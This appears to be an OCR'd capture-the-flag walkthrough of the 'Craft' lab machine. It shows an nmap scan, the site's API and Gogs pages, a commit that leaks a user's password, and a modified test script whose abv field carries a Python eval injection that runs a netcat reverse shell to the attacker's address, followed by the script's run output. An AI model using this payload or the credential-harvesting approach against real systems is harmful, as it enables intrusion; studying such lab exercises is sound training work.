

```
root@kali:~/Masaüstü# nmap -sV -sC -p- -T4 10.10.10.110
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-20 11:29 +03
Stats: 0:08:17 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 91.74% done; ETC: 11:38 (0:00:45 remaining)
Nmap scan report for craft.htb (10.10.10.110)
Host is up (0.11s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 7.4p1 Debian 10+deb9u5 (protocol 2.0)
| ssh-hostkey:
|   2048 bd:e7:6c:22:81:7a:db:3e:c0:f0:73:1d:f3:af:77:65 (RSA)
|   256 82:b5:f9:d1:95:3b:6d:80:0f:35:91:86:2d:b3:d7:66 (ECDSA)
|_  256 28:3b:26:18:ec:df:b3:36:85:9c:27:54:8d:8c:e1:33 (ED25519)
443/tcp  open  ssl/http nginx 1.15.8
|_http-server-header: nginx/1.15.8
|_http-title: About
| ssl-cert: Subject: commonName=craft.htb/organizationName=Craft/stateOrProvinceName=NY/countryName=US
| Not valid before: 2019-02-06T02:25:47
|_Not valid after:  2020-06-20T02:25:47
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
| tls-nextprotoneg:
|_  http/1.1
6022/tcp open  ssh      (protocol 2.0)
| fingerprint-strings:
|   NULL:
|_    SSH-2.0-Go
| ssh-hostkey:
|_  2048 5b:cc:bf:f1:a1:8f:72:b0:c0:fb:df:a3:01:dc:a6:fb (RSA)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at ht
tps://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port6022-TCP:V=7.70%I=7%D=7/20%Time=5D32D31D%P=x86_64-pc-linux-gnu%r(NU
SF:LL,C,"SSH-2\.0-Go\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 629.13 seconds
```


https://craft.htb
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Kali Training
Getting Started
Craft
Home
API
About Craft
Craft aims to be the largest repository of US-produced craft brews accessible over REST. In the future we will release a mobile app to interface with our public rest API as well as a brew submission process, but for now, check out our API!


https://api.craft.htb/api/
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Kali Training
Getting Started
Craft API
1.0
[Base URL: api.craft.htb/api]
https://api.craft.htb/api/swagger.json
An API for IPA's
auth/ Operations related to authentication
GET /auth/check Checks validity of an authorization token
GET /auth/login Create an authentication token provided valid username and password
brew/ Operations related to beer.
GET /brew/ Returns list of brews
POST /brew/ Creates a new brew entry
PUT /brew/{id} Updates a brew
GET /brew/{id} Returns brew data


https://gogs.craft.htb
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Kali Training
Getting Started
Ana Sayfa
Keşfet
Yardım
Giriş Yap
Gogs
Kendi sunucunuzda barındırabileceğiniz zahmetsiz bir Git servisi
Easy to install
Cross-platform

https://gogs.craft.htb/Craft/craft-api/commit/10e3ba4f0a09c778d7cec673f28

Offensive Security | Kali Linux | Kali Docs | Kali Tools | Exploit-DB | Aircrack-ng | Kali Forums | NetHunter | Kali Training | Getting Started

add test script

Kaynağa Gözat

dinesh 5 ay önce

ebeveyn c414b16057 işleme 10e3ba4f0a

1 değiştirilmiş dosya ile **40 ekleme** ve **0 silme**

Görünümü Böl | Farklılık Durumunu Göster

+ 40 - 0 tests/test.py

Dosyayı Görüntüle

```
@@ -0,0 +1,40 @@
+#!/usr/bin/env python
+
+import requests
+import json
+
+response = requests.get('https://api.craft.htb/api/auth/login', auth=('dinesh', '4aUh0A8PbVJxgd'), verify=False)
+json_response = json.loads(response.text)
+token =  json_response['token']
+
+headers = { 'X-Craft-API-Token': token, 'Content-Type': 'application/json'  }
+
+# make sure token is valid
+response = requests.get('https://api.craft.htb/api/auth/check', headers=headers, verify=False)
+print(response.text)
+
+# create a sample brew with bogus ABV... should fail.
+
+print("Create bogus ABV brew")
```

https://gogs.craft.htb/Craft/craft-api/src/master/tests/test.py

Offensive Security | Kali Linux | Kali Docs | Kali Tools | Exploit-DB | Aircrack-ng | Kali Forums | NetHunter | Kali Training

Dal: master

craft-api / tests / test.py

test.py 1.2 KB

Kalıcı Bağlantı Geçmiş Ham

```python
#!/usr/bin/env python

import requests
import json

response = requests.get('https://api.craft.htb/api/auth/login', auth=('', ''), verify=False)
json_response = json.loads(response.text)
token =  json_response['token']

headers = { 'X-Craft-API-Token': token, 'Content-Type': 'application/json'  }

# make sure token is valid
response = requests.get('https://api.craft.htb/api/auth/check', headers=headers, verify=False)
print(response.text)

# create a sample brew with bogus ABV... should fail.

print("Create bogus ABV brew")
brew_dict = {}
brew_dict['abv'] = '15.0'
brew_dict['name'] = 'bullshit'
brew_dict['brewer'] = 'bullshit'
brew_dict['style'] = 'bullshit'

json_data = json.dumps(brew_dict)
```

Open | test.py ~/Masaüstü | Save

```python
#!/usr/bin/env python

import requests
import json

response = requests.get('https://api.craft.htb/api/auth/login', auth=('dinesh', '4aUh0A8PbVJxgd'), verify=False)
json_response = json.loads(response.text)
token =  json_response['token']

headers = { 'X-Craft-API-Token': token, 'Content-Type': 'application/json'  }

# make sure token is valid
response = requests.get('https://api.craft.htb/api/auth/check', headers=headers, verify=False)
print(response.text)

# create a sample brew with bogus ABV... should fail.

print("Create bogus ABV brew")
brew_dict = {}
brew_dict['abv'] = "__import__('os').system('nc 10.10.12.181 1234 -e /bin/sh')"
brew_dict['name'] = 'bullshit'
brew_dict['brewer'] = 'bullshit'
brew_dict['style'] = 'bullshit'

json_data = json.dumps(brew_dict)
response = requests.post('https://api.craft.htb/api/brew/', headers=headers, data=json_data, verify=False)
print(response.text)


# create a sample brew with real ABV... should succeed.
print("Create real ABV brew")
brew_dict = {}
brew_dict['abv'] = '0.15'
brew_dict['name'] = 'bullshit'
brew_dict['brewer'] = 'bullshit'
brew_dict['style'] = 'bullshit'

json_data = json.dumps(brew_dict)
response = requests.post('https://api.craft.htb/api/brew/', headers=headers, data=json_data, verify=False)
print(response.text)
```

Python | Tab Width: 8 | Ln 6, Col 97 | INS


```
root@kali:~/Masaüstü# python test.py
/usr/lib/python2.7/dist-packages/urllib3/connectionpool.py:849: InsecureRequestWarning: Unverified HTTPS request is being made. Adding certificate
 verification is strongly advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#ssl-warnings
  InsecureRequestWarning)
/usr/lib/python2.7/dist-packages/urllib3/connectionpool.py:849: InsecureRequestWarning: Unverified HTTPS request is being made. Adding certificate
 verification is strongly advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#ssl-warnings
  InsecureRequestWarning)
{"message":"Token is valid!"}

Create bogus ABV brew
/usr/lib/python2.7/dist-packages/urllib3/connectionpool.py:849: InsecureRequestWarning: Unverified HTTPS request is being made. Adding certificate
 verification is strongly advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#ssl-warnings
  InsecureRequestWarning)
```

